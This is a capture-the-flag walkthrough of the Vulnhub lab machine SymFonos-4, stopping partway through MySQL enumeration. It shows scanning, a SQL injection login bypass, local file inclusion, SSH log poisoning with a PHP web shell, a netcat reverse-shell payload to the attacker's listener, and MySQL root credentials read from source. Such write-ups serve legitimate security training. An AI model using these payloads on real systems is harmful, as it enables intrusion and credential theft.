SymFonos-4

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.63
Lets try pinging it

```
ping 192.168.122.63 -c 5

PING 192.168.122.63 (192.168.122.63) 56(84) bytes of data.
64 bytes from 192.168.122.63: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.122.63: icmp_seq=2 ttl=64 time=0.468 ms
64 bytes from 192.168.122.63: icmp_seq=3 ttl=64 time=0.545 ms
64 bytes from 192.168.122.63: icmp_seq=4 ttl=64 time=0.396 ms
64 bytes from 192.168.122.63: icmp_seq=5 ttl=64 time=0.520 ms

--- 192.168.122.63 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 0.254/0.436/0.545/0.104 ms
```

Alright, its up lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.63 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2 (1.842s)
rustscan -a 192.168.122.63 --ulimit 5000
 ----------------------------------------
Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.63:22
Open 192.168.122.63:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 19:36 IST
Initiating Ping Scan at 19:36
Scanning 192.168.122.63 [2 ports]
Completed Ping Scan at 19:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:36
Completed Parallel DNS resolution of 1 host. at 19:36, 0.18s elapsed
DNS resolution of 1 IPs took 0.18s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:36
Scanning 192.168.122.63 [2 ports]
Discovered open port 80/tcp on 192.168.122.63
Discovered open port 22/tcp on 192.168.122.63
Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.122.63
Host is up, received syn-ack (0.00035s latency).
Scanned at 2024-11-13 19:36:35 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack

Now lets do an aggressive on these ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 192.168.122.63 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (6.603s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 192.168.122.63 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 19:38 IST
Nmap scan report for 192.168.122.63
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
|   256 be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_  256 66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
| 2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
| 256 be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_ 256 66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now lets do directory fuzzing next

Directory Fuzzing

```
gobuster dir -u http://192.168.122.63 -w /usr/share/wordlists/dirb/big.txt -x .php -t 200 -o directories.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±1 (3.42s)
gobuster dir -u http://192.168.122.63 -w /usr/share/wordlists/dirb/big.txt -x .php -t 200 -o directories.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.122.63
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 298]
/.htaccess.php        (Status: 403) [Size: 302]
/.htpasswd.php        (Status: 403) [Size: 302]
/.htpasswd            (Status: 403) [Size: 298]
/atlantis.php         (Status: 200) [Size: 1718]
/css                  (Status: 301) [Size: 314] [--> http://192.168.122.63/css/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.122.63/javascript/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.122.63/js/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.122.63/manual/]
/robots.txt           (Status: 403) [Size: 299]
/sea.php              (Status: 302) [Size: 0] [--> atlantis.php]
/server-status        (Status: 403) [Size: 302]
Progress: 40938 / 40940 (100.00%)
===============================================================
Finished
===============================================================
```

Directories

/.htaccess (Status: 403) [Size: 298]
/.htaccess.php (Status: 403) [Size: 302]
/.htpasswd.php (Status: 403) [Size: 302]
/.htpasswd (Status: 403) [Size: 298]
/atlantis.php (Status: 200) [Size: 1718]
/css (Status: 301) [Size: 314] [--> http://192.168.122.63/css/]
/javascript (Status: 301) [Size: 321] [--> http://192.168.122.63/javascript/]
/js (Status: 301) [Size: 313] [--> http://192.168.122.63/js/]
/manual (Status: 301) [Size: 317] [--> http://192.168.122.63/manual/]
/robots.txt (Status: 403) [Size: 299]

```
/sea.php (Status: 302) [Size: 0] [--> atlantis.php]
/server-status (Status: 403) [Size: 302]
```

Now lets see this web application now

Web Application


Default page

Nothing in the source code as well


Not Secure view-source:http://192.168.122.63/

```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}
</style>
</head>
<body>
<img src="image.jpg">

</body>
</html>

```


Now lets see this /manual/ page here




Not helpful lets see this /atlantis.php/ page here




So i logged in with basic SQL injection `admin' OR 1=1-- -` in the username and something in password



We have three options here




Lets select hades here to test



Look at the URL it says ?file=SOMETHING we can test for LFI here


---

Gaining Access



Doesnt seem to work so i searched around a bit ot find this article here : https://www.hackingarticles.in/rce-with-lfi-and-ssh-log-poisoning/

So we can test with this payload if we can see the auth logs



And it works lets poison the logs now

```
ssh '<?php system($_GET["cmd"]); ?>'@192.168.122.63
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.037s)
ssh '<?php system($_GET["cmd"]); ?>'@192.168.122.63
remote username contains invalid characters
```

Lets see the logs now

symfonos4 CRON[1018]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 13 08:30:01 symfonos4 CRON[1018]: pam_unix(cron:session): session closed for user root Nov 13 08:39:01 symfonos4 CRON[1021]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 13 08:39:01 symfonos4 CRON[1021]: pam_unix(cron:session): session closed for user root

We can use metasploit here to move forward

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)
msfconsole -q
/opt/metasploit/config/application.rb:1: warning: /usr/lib/ruby/3.3.0/fiddle.rb was loaded from the standard libr
ing from Ruby 3.5.0.
You can add fiddle to your Gemfile or gemspec to silence this warning.
/opt/metasploit/vendor/bundle/ruby/3.3.0/gems/pry-0.14.2/lib/pry/command_state.rb:3: warning: /usr/lib/ruby/3.3.0
l no longer be part of the default gems starting from Ruby 3.5.0.
You can add ostruct to your Gemfile or gemspec to silence this warning.
Also please contact the author of pry-0.14.2 to request adding ostruct into its gemspec.
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now lets see the options here

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Lets specify username,password and rhosts here

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username <?php system($_GET["cmd"]); ?>
username => <?php system($_GET[cmd]); ?>
msf6 auxiliary(scanner/ssh/ssh_login) > set password whatever
password => whatever
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.122.63
rhosts => 192.168.122.63
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now lets run it

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.122.63:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now start a listener here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2
nc -lvnp 9001

Listening on 0.0.0.0 9001
```


Now lets a shell by putting in this payload in the URL u gotta URL encode this btw

```
nc 192.168.122.63 9001 -e /bin/bash
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±4 (0.054s)
cat payload
```

	File: payload
1	nc%20192.168.122.1%209001%20-e%20/bin/bash

Put this in like this



And it should hang and we get a shell here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33292
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2 (5m 7.76s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33292
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 --version
Python 3.7.3
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@symfonos4:/var/www/html$ ^Z
[1]  + 30705 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3
stty raw -echo;fg

[1]  + 30705 continued  nc -lvnp 9001

www-data@symfonos4:/var/www/html$ export TERM=xterm
www-data@symfonos4:/var/www/html$
```

Lateral PrivEsc

Lets see the file in the home directory of this www-data

```
www-data@symfonos4:/var/www/html$ export TERM=xterm
www-data@symfonos4:/var/www/html$ ls -al
total 152
drwxr-xr-x 5 root root   4096 Aug 19  2019 .
drwxr-xr-x 3 root root   4096 Aug 17  2019 ..
-rw-r--r-- 1 root root   2513 Aug 18  2019 atlantis.php
drwxr-xr-x 2 root root   4096 Aug 17  2019 css
drwxr-xr-x 2 root root   4096 Aug 18  2019 gods
-rw-r--r-- 1 root root 118494 Aug 17  2019 image.jpg
-rw-r--r-- 1 root root    201 Aug 17  2019 index.html
drwxr-xr-x 2 root root   4096 Aug 18  2019 js
-rw-r--r-- 1 root root     39 Aug 17  2019 robots.txt
-rw-r--r-- 1 root root    739 Aug 18  2019 sea.php
```

Lets see this one

```
www-data@symfonos4:/var/www/html$ cat sea.php
<?php
session_start();
if(!isset($_SESSION['logged_in'])){
    header("location:atlantis.php");
    die();
}
?>
<html>
<head>
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="d-flex justify-content-center align-items-center" style="height:100px;">
  <div class="form-group">
    <select onchange="location = this.value;">
      <option selected="">Select a God</option>
      <option value="?file=hades">Hades</option>
      <option value="?file=poseidon">Poseidon</option>
      <option value="?file=zeus">Zeus</option>
    </select>
  </div>
</div>
<script src="js/bootstrap.min.js"></script>
<?php
include("gods/". $_GET['file']. '.log');
?>
</div>
</body>
</html>
```

So this is what was causing that weird behavior cuz if we put in `/etc/passwd` it appends `.log` to it so it becomes `/etc/passwd.log` which is not a file and for `/var/logs/auth` it becomes `/var/logs/auth.log` which is a real file

Moving on, we have another php file here

```
www-data@symfonos4:/var/www/html$ ls -al
total 152
drwxr-xr-x 5 root root   4096 Aug 19  2019 .
drwxr-xr-x 3 root root   4096 Aug 17  2019 ..
-rw-r--r-- 1 root root   2513 Aug 18  2019 atlantis.php
drwxr-xr-x 2 root root   4096 Aug 17  2019 css
drwxr-xr-x 2 root root   4096 Aug 18  2019 gods
-rw-r--r-- 1 root root 118494 Aug 17  2019 image.jpg
-rw-r--r-- 1 root root    201 Aug 17  2019 index.html
drwxr-xr-x 2 root root   4096 Aug 18  2019 js
-rw-r--r-- 1 root root     39 Aug 17  2019 robots.txt
-rw-r--r-- 1 root root    739 Aug 18  2019 sea.php
```

Lets see this one

```
www-data@symfonos4:/var/www/html$ cat atlantis.php
<?php
   define('DB_USERNAME', 'root');
   define('DB_PASSWORD', 'yVzyRGw3cG2Uyt2r');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

   session_start();

   if($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST["username"];
   $pwd = hash('sha256',$_POST["password"]);
   //if (!$db) die ($error);
   $statement = $db->prepare("Select * from users where username='".$username."' and pwd='".$pwd."'");
   $statement->execute();
   $results = $statement->fetch(PDO::FETCH_ASSOC);
   if (isset($results["pwd"])){
       $_SESSION['logged_in'] = $username;
       header("Location: sea.php");
   } else {
        $_SESSION["logged_in"] = false;
        sleep(2); // Don't brute force :(
        echo "<br /><center>Incorrect login</center>";
   } }
?>
<html>
<head>
```

Got MySQL creds here

> ⚠ MySQL Creds
>
> Username : root
> Password : yVzyRGw3cG2Uyt2r

Lets login mysql here

```
www-data@symfonos4:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 21
Server version: 10.3.15-MariaDB-1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Lets see the databases here

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| db                 |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.016 sec)
```

Lets select mysql here

```
MariaDB [(none)]>
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]>
```

Lets see the tables here

```
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
| user                      |
+---------------------------+
31 rows in set (0.000 sec)
```

